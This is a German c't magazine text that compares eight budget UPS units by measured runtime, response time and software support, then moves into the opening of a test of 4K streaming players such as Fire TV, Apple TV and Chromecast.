Die einfache FSP USV FP 600 hat nur einen Power-Schalter und eine grüne LED, die im Stützbetrieb im Rhythmus des Piepens blinkt. Eine Datenverbindung zum PC gibt es nicht. Die USV in klassischer Tower-Bauweise bietet auf der Rückseite sonst nur die üblichen zwei Schuko-Steckdosen und einen Sicherungsautomaten.

Im Test schaffte sie statt der angegebenen 360 Watt immerhin noch 320 Watt. Der 7-Ah-Akku sorgte bei 160 Watt noch für eine ordentliche Stützzeit von sechs Minuten. Mit 50 Euro gewährt die Fortron-USV zwar Blackout-Schutz für wenig Geld, ein Minuspunkt ist aber die hohe Leerlaufleistung von fast 15 Watt, die die Stromkosten deutlich erhöht.

- ↑ günstig
- ↓ kein USB-Port
- ↓ hohe Leistungsaufnahme



Green Cell UPS USV 600VA

Für weniger als 60 Euro bietet die USV von Green Cell ein leider winkelabhängiges LC-Display mit den üblichen Ein-/Ausgangsspannungen, Akkuladung und Betriebszustand, einen USB-Port und zusätzliche Überspannungsfilter für die Telefonleitung. Die angegebene Vollast erreicht sie nicht ganz, bei halber Last hält die USV beachtliche 7:20 Minuten durch.

Wegen des veralteten USB-to-Serial-Profiles wird die UPS USV 600VA von Windows nicht erkannt. Die Software UPSilon2000 sollte man nicht von der Green-Cell-Site herunterladen (Vers. 5.3, 32 Bit – legte 64-Bit-Windows 10 lahm!), sondern über die beiliegende URL, die auf die Site des taiwanischen Herstellers verweist (Vers. 5.4).

- ↑ günstig
- ↓ USB ohne HID-Profil
- ↓ veraltete Software



Tecnoware ERA Plus Strip 800

Die ERA Plus Strip in Form einer dicken Steckdosenleiste hat sechs Schuko-Dosen, von denen drei gestützt werden. Bei den Angaben schummelte der Anbieter gewaltig: Statt beeindruckender 560 Watt meldete die USV schon im Netzbetrieb bei mehr als 260 Watt Überlastung und schaltete im Stützbetrieb ab.

Was schon das Gewicht des Geräts ahnen lässt, bestätigten unsere Messungen: Die ERA Plus ist nicht „line-interactive“ – dazu fehlt auch der dicke Trafo. Bei Spannungsänderungen um plus 20 und minus 30 Prozent wechselt sie gleich in den Stützbetrieb. Kritischer sehen wir das Versagen der Tecnoware-USB beim 1-kV-Surge-Test, den alle Geräte mit CE-Zeichen eigentlich bestehen sollten.

- ↓ keine Netzinteraktiv-USV
- ↓ bei halber Nennlast überlastet
- ↓ Sicherheit fragwürdig

Software

Sechs der acht USVs im Test haben einen USB-2.0-Ausgang für die Verbindung zum PC oder zu einem NAS. Der Vorteil: Ist man bei Stromausfall gerade nicht am Arbeitsplatz, meldet die USV den Notfallmodus dem Rechner. So kann eine Software oder das Betriebssystem selbst tätig werden und sich geordnet herunterfahren. Die USB-Ports der Amazon-USV Aurora Vista, der PowerWalker Basic und der CyberPower Bric LCD nutzen zur Kommunikation das HID-Profil (Human Interface Devices), das nicht nur Schnittstellen für Tastatur und Maus, sondern auch für externe Stromversorgungen enthält.

Windows erkennt solche USVs automatisch und zeigt wie bei einem Notebook ein Akkusymbol im Tray. Auch sonst verhält sich der Windows-Rechner dann wie ein Notebook: Unter „Energieoptionen/Energiesparmodus ändern/Erweiterte Energieeinstellungen ändern“ kann man unter „Akku“ die „Aktion bei kritischer Akkukapazität“ festlegen – idealerweise „Ruhezustand“, da dann auch ungesicherte Daten erhalten bleiben. Die „Kritische Akkukapazität“ sollte man auf 50 Prozent heraufsetzen, da dann Reserven für einen Nachfolge-Ausfall bleiben; Katastrophen neigen dazu, sich zu bündeln. Linux erkennt ebenfalls via USB angeschlossene USVs, wenn das Paket „apcupsd“ installiert ist. Ein Synology-NAS

(DS218+ mit DSM7) erkannte im Test alle mit USB-Port ausgestatteten USVs.

Die USVs PowerWalker VI 600 SW, Green Cell UPS USV 600VA und das Gerät von Tecnoware nutzen das veraltete Serial-to-USB-Profil, das von Windows nicht automatisch erkannt wird. Dann bleibt nur die meist zum Herunterladen angebotene Software. Zur USV von AmazonBasics, der PowerWalker VI 600 SW und der Tecnoware ERA Plus gehört eine altbacken wirkende Java-Software, die unter verschiedenen Namen firmiert, aber den Webbrowser nutzt, um die weitgehend gleiche Oberfläche anzuzeigen. Dadurch ist sie unter verschiedenen Betriebssystemen lauffähig. Auch die moderner

wirkende Software PowerMaster der PowerWalker Basic nutzt den Browser. CyberPower bietet eine einfach zu bedienende Eigenentwicklung, Green Cell eine 20 Jahre alte taiwanische Software. Alle geben Auskünfte über den Zustand der USV, stellen Einstellungen im Notfall bereit und alarmieren den Nutzer per E-Mail oder per SMS, wenn man die entsprechenden Server und Zugriffsdaten einträgt. Außerdem zeigen sie den Zustand der USV an und testen auf Wunsch in Intervallen den Akku durch kurzen Wechsel in den Stützbetrieb.

Fazit

Wer einen einzelnen PC-Arbeitsplatz vor einem Stromausfall absichern möchte, kann im Prinzip fast alle Kandidaten aus unserem Testfeld kaufen, nur von der Tecnoware ERA Plus Strip 800 raten wir eindringlich ab. Auch wenn die USV mit Eigenschaften und Leistungen beworben wird, die sie nicht anbietet, wäre sie als einfache, aber teure Offline-USV verwendbar. Da sie aber auch den für das CE-Zeichen nötigen Burst-Surge-Test nicht bestanden hat, sollte man die Finger vom Gerät lassen. Auch die AmazonBasics Aurora Vista 850 IEC ist wegen der viel zu langen Reaktionszeit nur eingeschränkt zu empfehlen.

Möchte man, dass der Rechner im Notfall selbst herunterfährt, aber nicht die oft überfrachtete und veraltete Software installieren, ist eine USV mit USB-Port und HID-Profil eine gute Wahl. Die beste Ausstattung und die längste Stützzeit bot im Test die CyberPort Bric LCD 700VA, die als nette Zugaben einen einfachen USB-Ladeport und eine übersichtliche Software mit Stromkostenkalkulation mitbringt. Das ultimative Schnäppchen ist aber die BlueWalker PowerWalker Basic VI 650 SB. Zwar hat sie keine Hingucker wie ein eigenes Display, doch hält sie leistungsmäßig, was sie verspricht, wird von Windows via USB automatisch erkannt und kostet nur 35 Euro. Bei anderen Herstellern bekommt man dafür gerade einmal einen Ersatzakku. (rop@ct.de) **ct**

Literatur

- [1] Rudolf Opitz, Blackout-Versicherung, Günstige USVs für den Büro-PC, c't 3/2018, S. 110
- [2] Christof Windeck, Blitz-Schützer, Überspannungsableiter für DSL-Router und Ethernet, c't 4/2018, S. 104
- [3] Rudolf Opitz, USV-Grundlagen, So funktionieren unterbrechungssichere Stromversorgungen, c't 11/2018, S. 176

Messergebnisse und Software: ct.de/yn7v

Unterbrechungssichere Stromversorgungen bis etwa 400 Watt Belastbarkeit

Modell	Aurora Vista 850 IEC	Easy UPS 700VA	PowerWalker Basic VI 650 SB
Hersteller, URL	AmazonBasics, amazon.de	APC, apc.com	BlueWalker, bluewalker.de
Bauform	Tower	Tower	Tower
Lieferumfang			
Netzkabel / IEC-Adapter	– / 1	1 / 1	fest verbunden / –
Schnittstellenkabel	USB 2.0	–	–
Software auf CD-ROM / online	– / WinPower (Java 1.7)	– / –	– / PowerMaster
Betriebssysteme	Windows, macOS, Linux, Unix, VMware	beliebig, keine Software-Unterstützung	Windows, macOS, Linux, Unix, VMware
Betriebsart ¹	Netzinteraktiv (VI)	Netzinteraktiv (VI)	Netzinteraktiv (VI)
Maße (B × H × T)	10 cm × 14,3 cm × 29 cm	9,8 cm × 13,8 cm × 31 cm	8,4 cm × 15,8 cm × 25,2 cm
Gewicht	5,1 kg	4,2 kg	3,9 kg
Anschlüsse			
Ausgänge gestützt / nur gefiltert / Typ	4 / – / IEC-C13-Buchsen	4 / – / IEC-C13-Buchsen	2 / – / Schuko-Buchsen
Kindersicherung	unnötig ²	unnötig ²	✓
Schutzschalter (Sicherung)	–	✓	–
USB	✓ (HID)	–	✓ (HID)
weitere	RJ11 (nur Filter)	–	–
Tasten	Ein	Ein	Ein
Anzeigen	LED	LED-Leiste	LED
Akku-Spannung / Kapazität	12 V / 9 Ah	12 V / 7 Ah	12 V / 5 Ah
vom Anwender wechselbar	–	–	–
Daten laut Typenschild / Datenblatt			
Nennausgangsleistung	480 W / 850 VA	360 W / 700 VA	360 W / 650 VA
Ladedauer (90%)	6 h	8 h	8 h
angegebene Stützzeit	k. A.	6 Minuten bei 180 W	4,5 Minuten bei 180 W
Batterielebensdauer (angegeben)	k. A.	3 bis 5 Jahre	k. A.
Stützbetrieb an Prüflast			
einschaltbar ohne Netz	✓	✓	✓
Maximallast gemessen	420 W	300 W	360 W
Ausgangsspannung (Leerlauf / halbe Last)	234 V / 229 V	229 V / 225 V	230 V / 229 V
Stützbetrieb bei Frequenzänderung	< 45 Hz, > 55 Hz	< 45 Hz, > 55 Hz	< 40 Hz, > 69 Hz
Kurvenform	Stufe	Stufe	Stufe
Reaktionszeit	52 ms	6 ms	9 ms
LI-Schaltpunkte Hoch/Tief	253 V / 206 V	252 V / 205 V	254 V / 199 V
Schaltpunkte Stützbetrieb Hoch / Tief	279 V / 170 V	279 V / 167 V	291 V / 165 V
gemessene Stützzeit (halbe / maximale Last)	7:00 min / 0:45 min	6:00 min / 0:30 min	5:40 min / 0:25 min
Vorwarnzeit (50 % Last, Tonsignal im Sekundentakt)	0:30 min	2 min	0:40 min
Burst / Surge 1 kV	✓ / ✓	✓ / ✓	✓ / ✓
Leerlaufleistung P / S	10,1 W / 17,4 VA	11,2 W / 25,4 VA	9,7 W / 25,3 VA
Signalisierung akustisch / optisch	✓ / ✓	✓ / ✓	✓ / ✓
Windows 10 / Linux (apcupsd) erkennt USV	✓ / ✓	– / –	✓ / ✓
Synology-NAS (DS218+ mit DSM7)	✓	–	✓
Software-Signalisierung Pop-up / E-Mail / SNMP	✓ / ✓ / ✓	– / – / –	– / ✓ / ✓
Sonstige	SMS	–	SMS, XMPP
Stützbetrieb	✓	–	✓
Akku fehlerhaft	✓	–	✓
Bewertung			
Stützzeit an Prüflast	⊕	○	○
Reaktionszeit	⊖⊖	⊕⊕	⊕
Effizienz	⊕	○	⊕
Überspannungsschutz USV	⊕	⊕	⊕
Garantie	–	2 Jahre (Gerät+Akku)	2 Jahre (Gerät+Akku)
Preis (Straße)	80 €	81 €	35 €

¹ Herstellerangabe

² Kaltgeräteausgangsbuchsen sind konstruktionsbedingt berührungssicher

⊕⊕ sehr gut ⊕ gut

○ zufriedenstellend

⊖ schlecht

⊖⊖ sehr schlecht

	PowerWalker VI 600 SW/Schuko	BRIC LCD 700VA	USV FP 600	UPS USV 600VA	ERA Plus STRIP 800
	BlueWalker, bluewalker.de	CyberPower, cyberpower.com	Fortron FSP, http://fsp-europe.com	Green Cell, https://greencell.global/de	Tecnoware, tecnoware.com
	Tower	Leiste	Tower	Tower	Leiste
	fest verbunden / n. a.	fest verbunden / n. a.	fest verbunden / n. a.	fest verbunden / n. a.	fest verbunden / n. a.
	USB 2.0	USB 2.0, RJ11-Telefonkabel	—	USB 2.0	—
	✓ / ViewPower	— / PowerPanel Personal	— / —	— / UPSilon 2000	— / TecnoManager
	Windows, macOS, Linux, Unix, VMware	Windows, macOS, Linux	beliebig, keine Software-Unterstützung	Windows 2000 bis 7, Server 2003 und 2008, Linux, macOS, Unix	Windows, macOS, Linux, Unix, VMware
	Netzinteraktiv (VI)	Netzinteraktiv (VI)	Netzinteraktiv (VI)	Netzinteraktiv (VI)	Netzinteraktiv (VI) ¹
	10 cm × 14,5 cm × 33 cm	29 cm × 12 cm × 16,5 cm	10 cm × 14,2 cm × 28 cm	10 cm × 14,2 cm × 30 cm	16 cm × 10 cm × 30,5 cm
	5,2 kg	5,3 kg	4,3 kg	4,3 kg	2,5 kg
	2 / — / Schuko-Buchsen	4 / 4 / Schuko-Buchsen	2 / — / Schuko-Buchsen	2 / — / Schuko-Buchsen	3 / 3 / Schuko-Buchsen
	✓	✓	✓	✓	✓
	✓	✓	✓	✓	✓
	✓ (RS-232)	✓ (HID)	—	✓ (RS-232)	✓ (RS-232)
	RJ11/45 (nur Filter)	RJ11/45 (nur Filter), USB (Laden)	—	RJ11 (nur Filter)	—
	Ein (Schalter)	Ein / Funktion	Ein	Ein	Ein
	monochromes LC-Display	LCD	LCD	LCD	LEDs
	12 V / 7 Ah	12 V / 9 Ah	12 V / 7 Ah	12 V / 7 Ah	12 V / 5 Ah
	—	✓	—	—	✓
	360 W / 600 VA	420 W / 700 VA	360 W / 600 VA	360 W / 600 VA	560 W / 800 VA
	4 h	8 h	6 h	6 h	6 h
	5 Minuten bei 180 W	9 Minuten bei 210 W, 1,5 Min (Vollast)	19 Minuten bei 90 W	k. A.	10 Min typ.
	k. A.	24 Monate (Garantie)	k. A.	5 Jahre	k. A.
	✓	✓	✓	✓	✓
	310 W	420 W	320 W	330 W	260 W
	229 V / 229 V	230 V / 229 V	237 V / 232 V	233 V / 230 V	229 V / 231 V
	< 45 Hz, > 55 Hz	< 45 Hz, > 55 Hz	< 45 Hz, > 55 Hz	< 45 Hz, > 55 Hz	< 45 Hz, > 55 Hz
	Sinus	Stufe	Stufe	Stufe	Stufe
	6 ms	7 ms	6 ms	9 ms	6 ms
	256 V / 209 V	255 V / 200 V	257 V / 209 V	257 V / 211 V	—
	282 V / 170 V	290 V / 168 V	293 V / 163 V	285 V / 174 V	259 V / 174 V
	9:30 min / 0:45 min	13:00 min / 3:40 min	6:00 min / 0:20 min	7:20 min / 0:20 min	10:00 min / 2:40 min
	2:20 min	3 min	2 min	1 min	2 min
	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / — (FI-Sicherung ausgelöst, USV wechselte in den Stützbetrieb)
	12,2 W / 30 VA	3 W / 38 VA	14,8 W / 26,7 VA	10,5 W / 31,5 VA	3,2 W / 21,7 VA
	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
	✓ / ✓	✓ / ✓	— / —	— / —	— / —
	✓	✓	—	✓	✓
	✓ / ✓ / ✓	✓ / ✓ / —	— / — / —	✓ / ✓ / —	✓ / ✓ / —
	SMS, http	—	—	SMS	SMS
	✓	✓	—	✓	✓
	✓	✓	—	✓	✓
	⊕	⊕⊕	○	○	⊕ (bei 260/130 Watt)
	⊕⊕	⊕⊕	⊕⊕	⊕	⊕⊕
	○	⊕⊕	⊖	⊕	⊕⊕ (Offline-USV!)
	⊕	⊕⊕	⊕	⊕	⊖⊖
	2 Jahre (Gerät+Akku)	2 Jahre (Gerät+Akku)	—	2 Jahre (Gerät, Akku 1 Jahr)	3 Jahre nach Registrierung
	88 €	83 €	50 €	55 €	79 €

✓ vorhanden — nicht vorhanden k. A. keine Angabe n. a. nicht anwendbar



Bild: Rudolf A. Bleha

Schaufenster

Welche Player Netflix & Co. am besten auf den Schirm bringen

Sie möchten Videostreamingdienste nutzen oder Live-TV-Streams anschauen, aber Ihr Fernseher, Monitor oder Projektor bietet keine passenden Apps für den direkten Empfang? Abhilfe versprechen etliche externe Zuspeler. Doch in unserem Test der Topmodelle zeigte sich, dass selbst die besten Streamingplayer noch Schwächen haben.

Von Nico Jurrán

Dass Fernseher nur dazu dienen, das laufende TV-Programm wiederzugeben, kommt immer seltener vor. Lineares Fernsehen ist in vielen Haushalten vielmehr zum Lückenbüßer verkommen, wenn mal nichts Vernünftiges bei Videostreamingdiensten zu finden ist. Selbst wenn noch TV-Sendungen geschaut werden, dann nicht zwangsläufig bei Ausstrahlung, sondern später oder sogar vorab in der Mediathek – und gerne ohne Werbeunterbrechungen.

Die TV-Hersteller haben sich darauf längst eingestellt: Waren bei Fernsehern früher Empfangswege wie DVB-S2 oder DVB-T2 ein großes Thema, ist heute ein wichtiges Verkaufsargument, welche Videostreamingdienste sich über TV-Apps

direkt anschauen lassen. Amazon Prime Video, Netflix und andere findet man mittlerweile plakativ mit Direktwahltasten gleich auf der Fernbedienung.

Dennoch haben externe Streamingplayer noch nicht ausgedient. Schließlich kommt es immer wieder vor, dass auch neue TV-Modelle einzelne Dienste nicht über eine App direkt zugänglich machen. Und selbst wenn ein neuer Dienst nachträglich über TV-Apps verfügbar gemacht wird, bedeutet dies nicht, dass dies für alle Modelle des jeweiligen Herstellers gilt. Ältere Baujahre fallen oft aus technischen Gründen (wie mangelndem Kopierschutz) oder aus wirtschaftlichen Motiven (Stichwort Kaufanreiz für Neugeräte) heraus.

Unter älteren TV-Modellen findet man zudem Geräte, die zwar TV-Apps bieten, aber bei manchen Diensten keinen 3D-Sound per HDMI-Rückkanal ausgeben können. Dann kann ein Zuspüler einspringen, der an den AV-Receiver oder die Soundbar gesteckt wird. Und schließlich bleiben Streamingplayer wichtig für Displays und Projektoren, die von zu Hause aus nicht smart sind.

Player im Test

Für diesen Test haben wir uns die aktuellen Top-Player von den sieben Herstellern angeschaut, die mit ihren bekannten Marken den deutschen Markt dominieren. Amazon, Nvidia und Roku haben jeweils zwei passende Geräte im Sortiment. Diese Doppelungen kommen durch verschiedene Bauformen oder bestimmte Zusatzfunktionen zustande, die nicht unbedingt mit dem Videostreaming zusammenhängen müssen. Etwaige Funktionen, die nichts mit Videostreaming zu tun haben, erwähnen wir gegebenenfalls kurz in den Testkästen beziehungsweise in der Tabelle, sie fließen aber nicht in die Bewertung mit ein. Je ein Zuspüler kommt von Apple, Google, Nokia und Xiaomi.

Die Preise für die Modelle im Testfeld reichen hoch bis 219 Euro (Apple TV 4K mit 64 GByte Speicher) und gehen runter bis auf rund 40 Euro (Roku Express 4K) – und das schon laut Liste: Vor allem Amazon und Roku bieten während heftiger Preiskämpfe ihre Modelle noch wesentlich billiger an. Absichtlich außen vor gelassen haben wir daher Produkte von No-Name-Anbietern: Sie kosten nicht weniger und Kunden haben bei Problemen oft keinen Ansprechpartner.

Ein hoher Preis bedeutet nicht, dass ein Player mehr Bild- und Tonqualität liefert als ein billigeres Modell. Der höhere Preis ist oft eher auf die bereits angesprochenen Zusatzfunktionen jenseits des Streamings zurückzuführen. Beim Apple TV 4K benötigt man etwa die 64-GByte-Version fürs reine Streaming nicht, da auch dieses Gerät die eintreffenden Daten nicht speichert.

Alle Player können Videostreams bis zur ultrahohen 4K-Auflösung (3860 × 2160 Pixel) und mit erweitertem Kontrastumfang (High Dynamic Range, HDR) empfangen und über HDMI an einen passenden Fernseher, Monitor oder Projektor ausgeben. Bei Ton müssen sie alle gängigen Formate bis hin zur 3D-Sound-Variante Dolby Atmos unterstützen. Zumindest gilt dies alles laut Datenblatt, aus früheren Tests wissen wir aber, dass schon mal Geräte dabei patzen. Wie sich die Player geschlagen haben, sehen Sie auf einen Blick in der Tabelle auf Seite 120. Dass bei Amazon Prime Video dabei Dolby Vision in Klammern steht, liegt daran, dass wir diesen Punkt nicht überprüfen konnten, da der Dienst in jüngster Zeit kein passendes Video im Sortiment hatte.

Energie

Amazons Fire TV Cube sticht aus dem Test heraus. So lassen sich zwar bis auf den Roku Express 4K alle Player im Feld per Sprache steuern, üblicherweise läuft dies aber so: Man drückt einen dedizierten Knopf auf der Fernbedienung und spricht dann in ein darin eingebautes Mikrofon. Der Cube ist hingegen mit Fernfeldmikrofonen ausgestattet, die ständig in den Raum auf das Aktivierungswort horchen. So spart man sich einen separaten Smart Speaker. Wer

c't kompakt

- Alle getesteten Streamingplayer bieten Zugang zu den wichtigsten Abo-Videostreamingdiensten, bei Live-TV und Clip-Portalen gibt es aber Lücken.
- Geräte mit Android TV als Betriebssystem unterscheiden sich untereinander hinsichtlich der Unterstützung der Audio- und Videoformate.
- Die ersten Player mit dem Next-Generation-Codec AV1 sind verfügbar.


hingegen Echo & Co. ablehnt, wird auch um den Cube einen Bogen machen.

Da der Cube ständig seine digitalen Ohren spitzt, kann er sich in keinen echten Standby begeben. Die übrigen Testkandidaten sollten hingegen in der Lage sein, in einen stromsparenden Tiefschlafmodus zu gehen, in dem sie nur noch die notwendigen Funktionen aufrechterhalten. Um über die Fernbedienung wieder geweckt werden zu können, nutzen die meisten Player Bluetooth. Üblich ist auch, dass sich die Geräte im Standby über Streamingprotokolle ansprechen lassen, um in den Betriebsmodus wechseln zu können, wenn sie Videos vom Smartphone empfangen.


Leider haben bei einigen Herstellern die Stromsparmaßnahmen nur wenig Erfolg: So zeigte sich bei den Messungen, dass die Player von Nvidia, Nokia und Roku im Standby noch über 2 Watt verbrauchen. Amazon und Google kamen hingegen auf Werte unter einem Watt.




Amazon hat der Fire-TV-Oberfläche jüngst ein Facelift verpasst. Die Startseite, unter anderem mit Empfehlungen, Live-TV-Kanälen und Werbung, ist aber immer noch ein recht wilder Mix.



Bei Android TV ist der Startbildschirm ähnlich wie bei den Fire TVs aufgeteilt, das Ergebnis wirkt aber nicht ganz so überladen.



Die Bedienoberfläche der Roku-Player kommt schlicht und nüchtern daher. Steuert man die Apps an, sieht man auf der rechten Seite des Startbildschirms einen Werbefbanner.



Der Startbildschirm des Apple TV 4K ist sehr aufgeräumt. Nutzer bekommen auf Wunsch Empfehlungen zu abonnierten Diensten, Werbung gibt es nicht.

Aufgabenverteilung

Beim Testen haben wir uns nicht nur die Unterstützung der populären Flatrate-Abodienste Amazon Prime Video, Apple TV+, Disney+, Joyn, Netflix und RTL+ angeschaut, bei denen man gegen eine feste monatliche Gebühr so viele Filme, Serien und Dokumentationen schauen kann, wie man möchte. Ebenso warfen wir auch einen Blick auf VoD-Angebote, bei denen sich Titel (überwiegend für 48 Stunden nach dem ersten Start) mieten oder kaufen lassen (genau genommen handelt es sich um einen Lizenzerwerb). Hierzu zählen beispielsweise Amazon Video, iTunes und Rakuten.tv.

Zudem gibt es die Möglichkeit, mittels Streaming linear ausgestrahlte Fernseh-

programme zu schauen – und zwar auch jenseits spezieller IPTV-Dienste und -Plattformen wie MagentaTV, Waipu.tv oder Zattoo, die in der Regel zusätzliche Kosten verursachen. So bieten mittlerweile alle großen TV-Sender eigene TV-Apps für Fernseher und eben Streamingplayer an, über die man ihre Inhalte nicht nur im Nachhinein anschauen kann (Mediatheken), sondern auch in Form von Live-TV-Streams.

Streaming hat gegenüber den klassischen Empfangswegen Kabel und Satellit den Vorteil, dass es keiner speziellen Signalverteilung samt Verkabelung bedarf. Stattdessen lässt sich der TV-Live-Stream einfach per WLAN auch in Räume oder Gartenecken schicken, in denen

keine Koax-Verkabelung liegt. Auch auf Reisen bietet der Streamingzuspieler Zugriff auf die Lieblingssendungen – vorbehaltlich passendem Fernseher, schnellem WLAN und freiem Zugang ohne regionale Sperre.

Neben dem übergreifenden Dienst „Joyn“ bieten mehrere Sender der ProSieben.Sat1-Gruppe eigene Apps für ihre Mediatheken und Live-TV-Streams an. Diesen Wildwuchs will die TV-Gruppe beenden: In den kommenden Monaten sollen die Sender-Apps verschwinden, sodass nur noch Joyn übrig bleibt. Für den Zuschauer ist dies kein Nachteil, da man über Joyn werbefinanziert und damit ohne Zusatzgebühr Live-TV schauen kann. Die RTL-Gruppe hat ihr Angebot schon länger

Formatunterstützung Videostreamingdienste

Hersteller	Amazon	Apple	Google	Nvidia	Nokia	Roku	Xiaomi
Modell	Fire TV Cube / Fire TV Stick 4K Max	Apple TV 4K	Chromecast mit Google TV	Shield TV / Shield TV Pro	Streaming Box 8000	Express 4K, Streaming Stick 4K	Mi Box S
Amazon Prime Video							
beste Auflösung (Ultra HD)	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD
bestes Kontrastformat (DV, HDR10+)	HDR10+ (Dolby Vision)	HDR10 (Dolby Vision)	HDR10+ (Dolby Vision)	HDR10 (Dolby Vision)	HDR10	HDR10+ / HDR10+ (DV)	HDR10
bestes Tonformat (Dolby Atmos)	Dolby Atmos	Dolby Atmos (als MAT)	Dolby Atmos	Dolby Atmos	Dolby Atmos	Dolby Atmos	5.1
Apple TV+							
beste Auflösung (Ultra HD)	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD
bestes Kontrastformat (Dolby Vision)	Dolby Vision	Dolby Vision	Dolby Vision	Dolby Vision	HDR10	HDR10 / Dolby Vision	HDR10
bestes Tonformat (Dolby Atmos)	Dolby Atmos	Dolby Atmos (als MAT)	Dolby Atmos	Dolby Atmos	Dolby Atmos	Dolby Atmos	Dolby Atmos
Disney+							
beste Auflösung (Ultra HD)	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	HD
bestes Kontrastformat (Dolby Vision)	Dolby Vision	Dolby Vision	Dolby Vision	Dolby Vision	HDR10	HDR10 / Dolby Vision	SDR
bestes Tonformat (Dolby Atmos)	Dolby Atmos	Dolby Atmos (als MAT)	Dolby Atmos	Dolby Atmos	5.1	Dolby Atmos	Stereo
Netflix							
beste Auflösung (Ultra HD)	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD
bestes Kontrastformat (Dolby Vision)	Dolby Vision	Dolby Vision	Dolby Vision	Dolby Vision	HDR10	HDR10 / Dolby Vision	HDR10
bestes Tonformat (Dolby Atmos)	Dolby Atmos	Dolby Atmos (als MAT)	Dolby Atmos	Dolby Atmos	Dolby Atmos	Dolby Atmos	Dolby Digital Plus 5.1
YouTube							
beste Auflösung (Ultra HD)	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD	Ultra HD
bestes Kontrastformat (HDR)	HDR (als HLG)	SDR	HDR (als HLG)	SDR	HDR (als HLG)	SDR	HDR (als HDR10)
bestes Tonformat (5.1)	Stereo	5.1	5.1	5.1	5.1	5.1	5.1

Bei den Diensten ist in Klammern jeweils angegeben, welches das bestmögliche Format ist.



Amazon Fire TV Cube/ Fire TV Stick 4K Max

Wer sich den Fire TV Cube anschafft, spart sich dank „Hands-free mit Alexa“ einen Smart Speaker. Über die Sprachsteuerung lassen sich sogar andere AV-Geräte (in Grenzen) mitsteuern. Der Würfel wird inzwischen mit der neuen Fernbedienung mit vier Direktasten ausgeliefert, die dem 4K-Max-Stick von Anfang an beilieg. Die neue Oberfläche wirkt leider immer noch überladen.

Einen Ethernet-Anschluss hat der Cube nicht, die Kabelverbindung läuft über einen USB-Adapter, der immerhin beiliegt. Beim Stick muss man diesen bei Bedarf für 15 Euro hinzukaufen. Neu ist beim Stick die vom Cube bekannte Bild-in-Bild-Funktion, um etwa das Bild einer Sicherheitskamera als Overlay einzublenden.

Nach mehreren Updates geben beide Player alle wichtigen Dienste (inklusive Sky Ticket) in bester Bild- und Tonqualität aus, nur bei YouTube ist Stereo das Maximum. Hinsichtlich Rechenpower ist der Stick dem Cube unterlegen, hat aber schon einen AV1-Decoder-Chip. Nutzen lässt sich der für 4K-Videos aus der privaten Sammlung nicht. Überhaupt sind die Fire TVs als Medienplayer nicht die erste Wahl: Kodi kann man nur über Umwege installieren.

- 👆 breites Dienstangebot
- 👆 volle Formatunterstützung
- 👆 AV1-Dekodierung (nur Stick)
- 👇 als Medienplayer wenig geeignet



Apple TV 4K

Apple liefert das 2021er-Modell mit neuer (aufladbarer) Fernbedienung aus, die nun auch Steuertasten hat – ein echter Mehrwert. Technisch unterscheidet sich das neue vom alten Modell sonst vor allem durch die Unterstützung von 4K-Bildwiederholraten bis zu 60 Hertz, deren praktischer Nutzen aber aufgrund weniger Angebote beschränkt ist. Interessanter ist, dass die Box die Frequenz variabel anpassen kann, was die jeweilige App aber unterstützen muss. Selbst eine Kalibrierfunktion ist an Bord.

Außer dem großen Dienstangebot und der vollständigen Formatunterstützung gefällt die aufgeräumte Oberfläche und die Integration in Apples Ökosystem – samt Spielen und Apple-Fitness-Anbindung mit eingeblendeten Werten von der Watch. Als Medienplayer ist die Box indes kaum geeignet.

Das Apple TV 4K dekodiert die von den Diensten angelieferten Tonspuren selbst und gibt die aufbereiteten Audio-daten im PCM-Format heraus – bei Dolby Atmos samt Höheninformationen (Dolby-MAT-Format). Bei einigen AV-Receiver führt dies zu (verkräftbaren) Einschränkungen, bei anderen (von Yamaha) lassen sich dadurch Upmixer aufrufen, die bei Dolby Digital Plus gesperrt sind.

- 👆 breites Dienstangebot
